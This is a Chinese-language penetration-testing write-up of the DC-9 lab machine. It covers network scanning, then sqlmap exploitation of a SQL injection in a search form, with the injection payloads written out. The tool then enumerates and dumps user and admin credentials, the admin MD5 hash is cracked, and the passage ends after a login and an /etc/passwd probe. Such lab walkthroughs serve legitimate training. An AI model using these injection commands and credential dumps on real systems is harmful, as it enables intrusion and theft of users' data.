0%

DC9

1.探测

1
2
3
4
5
6
7
8
┌──(root㉿kali)-[~/localkali/testpayload]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:dc:17:7e, IPv4: 192.168.3.43
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1 18:d9:8f:c8:68:38 Huawei Device Co., Ltd.
192.168.3.4 00:e0:4c:4d:2a:68 REALTEK SEMICONDUCTOR CORP.
192.168.3.5 b4:2e:99:cc:28:45 GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.3.45 08:00:27:95:4e:a9 PCS Systemtechnik GmbH

nmap

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[~/localkali/testpayload]
└─# nmap -p- 192.168.3.45
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 17:51 CST
Nmap scan report for 192.168.3.45
Host is up (0.00072s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp filtered ssh
80/tcp open http
MAC Address: 08:00:27:95:4E:A9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
  • 注意到22端口被filtered

dirsearch

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~/localkali/testpayload]
└─# dirsearch -u http://192.168.3.45/index.php
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/localkali/testpayload/reports/http_192.168.3.45/_index.php_26-01-10_17-58-52.txt

Target: http://192.168.3.45/

[17:58:52] Starting: index.php/
[17:58:53] 404 - 274B - /index.php/%2e%2e//google.com

Task Completed

无有用的信息


2.sqlmap

发现search页面,可以输入,推测有注入点


注意到post请求,页面url没变,同时burp也有提示post请求,这时有两个方法去测试sqlmap注入


方法一

1
2
┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -u http://192.168.3.45/results.php --data "search =1" --leve=5 --batch
  • 首先url注意是results, 可以看到burp里的post提交路径
  • 因为是post请求,因此需要加上--data--level=5检查更严格(可以不加)

发现search注入漏洞

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -u http://192.168.3.45/results.php --data "search=1" --batch
___
__H__
___ ___[,]_____ ___ ___ {1.9.11#stable}
|_ -| . [.] | .'| . |
|___|_ [']_|_|_|__,| _|
|_|V... |_| https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:09:40 /2026-01-10/

[18:09:40] [INFO] testing connection to the target URL
[18:09:40] [INFO] testing if the target URL content is stable
[18:09:40] [INFO] target URL content is stable
[18:09:40] [INFO] testing if POST parameter 'search' is dynamic
[18:09:40] [WARNING] POST parameter 'search' does not appear to be dynamic
[18:09:40] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
[18:09:40] [INFO] testing for SQL injection on POST parameter 'search'
[18:09:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:09:41] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:09:41] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:09:41] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:09:41] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:09:41] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:09:41] [INFO] testing 'Generic inline queries'
[18:09:41] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:09:41] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:09:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:09:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:10:01] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[18:10:01] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:10:01] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:10:01] [INFO] target URL appears to be UNION injectable with 6 columns
[18:10:01] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 71 HTTP(s) requests:
---
Parameter: search (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: search=1' AND (SELECT 6494 FROM (SELECT(SLEEP(5)))FPWe) AND 'ggNh'='ggNh

Type: UNION query
Title: Generic UNION query (NULL) - 6 columns
Payload: search=1' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7162766271,0x44615268716e726b6e4966415575447a42676848597962535a79756e45646241566547736e654f66,0x7170786271),NULL,NULL-- -
---
[18:10:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[18:10:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.3.45'

方法二

burp的抓包直接复制到kalia.txt

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root㉿kali)-[~/localkali/testpayload]
└─# cat a.txt
POST /results.php HTTP/1.1
Host: 192.168.3.45
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:146.0) Gecko/20100101 Firefox/146.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Origin: http://192.168.3.45
Connection: close
Referer: http://192.168.3.45/search.php
Cookie: PHPSESSID=um35hfg1i6v2rdrtie01kp5u2b
Upgrade-Insecure-Requests: 1
Priority: u=0, i

search=1

然后用sqlmap -l 指定

1
2
3
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch
#运行结果上面一致

爆破库

1
2
3
4
5
6
7
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch --dbs
[18:15:12] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users

有两个表Staffusersinformation_schemamysql自带的不用管

查看库中的表

先看users库,有一个UserDetails

1
2
3
4
5
6
7
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch -D users --tables
[18:17:09] [INFO] fetching tables for database: 'users'
Database: users
[1 table]
+-------------+
| UserDetails |

查看表中的字段

先看下 UserDetails表中的字段

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch -D users -T UserDetails --columns
[18:21:24] [INFO] fetching columns for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[6 columns]
+-----------+-----------------+
| Column | Type |
+-----------+-----------------+
| firstname | varchar(30) |
| id | int(6) unsigned |
| lastname | varchar(30) |
| password | varchar(20) |
| reg_date | timestamp |
| username | varchar(30) |
+-----------+-----------------+

查看指定字段的数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(root㉿kali)-[~/localkali/testpayload]
└─ sqlmap -l a.txt --batch -D users -T UserDetails -C "username,password" --dump

[18:23:53] [INFO] fetching entries of column(s) 'password,username' for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+-----------+---------------+
| username | password |
+-----------+---------------+
| marym | 3kfs86sfd |
| julied | 468sfdfsd2 |
| fredf | 4sfd87sfd1 |
| barneyr | RocksOff |
| tomc | TC&TheBoyz |
| jerrym | B8m#48sd |
| wilmaf | Pebbles |
| bettyr | BamBam01 |
| chandlerb | UrAG0D! |
| joeyt | Passw0rd |
| rachelg | yN72#dsd |
| rossg | ILoveRachel |
| monicag | 3248dsds7s |
| phoebeb | smellycats |
| scoots | YR3BVxxxw87 |
| janitor | Ilovepeepee |
| janitor2 | Hawaii-Five-0 |
+-----------+---------------+

[18:23:53] [INFO] table 'users.UserDetails' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.3.45/dump/users/UserDetails.csv'
[18:23:53] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-01102026_0623pm.csv'

将数据保存下来

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/localkali/testpayload]
└─ cat /root/.local/share/sqlmap/output/192.168.3.45/dump/users/UserDetails.csv | awk -F, '{print $1}' > user.txt

┌──(root㉿kali)-[~/localkali/testpayload]
└─cat /root/.local/share/sqlmap/output/192.168.3.45/dump/users/UserDetails.csv | awk -F, '{print $2}' > pass.txt

┌──(root㉿kali)-[~/localkali/testpayload]
└─# cat user.txt
username
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2

查看Staff库

同样的方法查看Staff库中的数据

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -l a.txt -D Staff --tables --batch
[18:30:11] [INFO] fetching tables for database: 'Staff'
Database: Staff
[2 tables]
+--------------+
| StaffDetails |
| Users |
+--------------+

┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -l a.txt -D Staff -T Users --columns --batch
[18:31:46] [INFO] fetching columns for table 'Users' in database 'Staff'
Database: Staff
Table: Users
[3 columns]
+----------+-----------------+
| Column | Type |
+----------+-----------------+
| Password | varchar(255) |
| UserID | int(6) unsigned |
| Username | varchar(255) |
+----------+-----------------+

┌──(root㉿kali)-[~/localkali/testpayload]
└─# sqlmap -l a.txt --batch -D Staff -T Users -C "Username,Password" --dump
Database: Staff
Table: Users
[1 entry]
+----------+----------------------------------+
| Username | Password |
+----------+----------------------------------+
| admin | 856f5de590ef37314e7c3bdf6f8a66dc |
+----------+----------------------------------+


password看上去是md5somd5.com在线爆破一下,结果是transorbital1

3.登录



登录进来发现只是多了几个按钮,增加记录,没有什么作用

/etc/passwd


找到file真实路径,下面只是演示

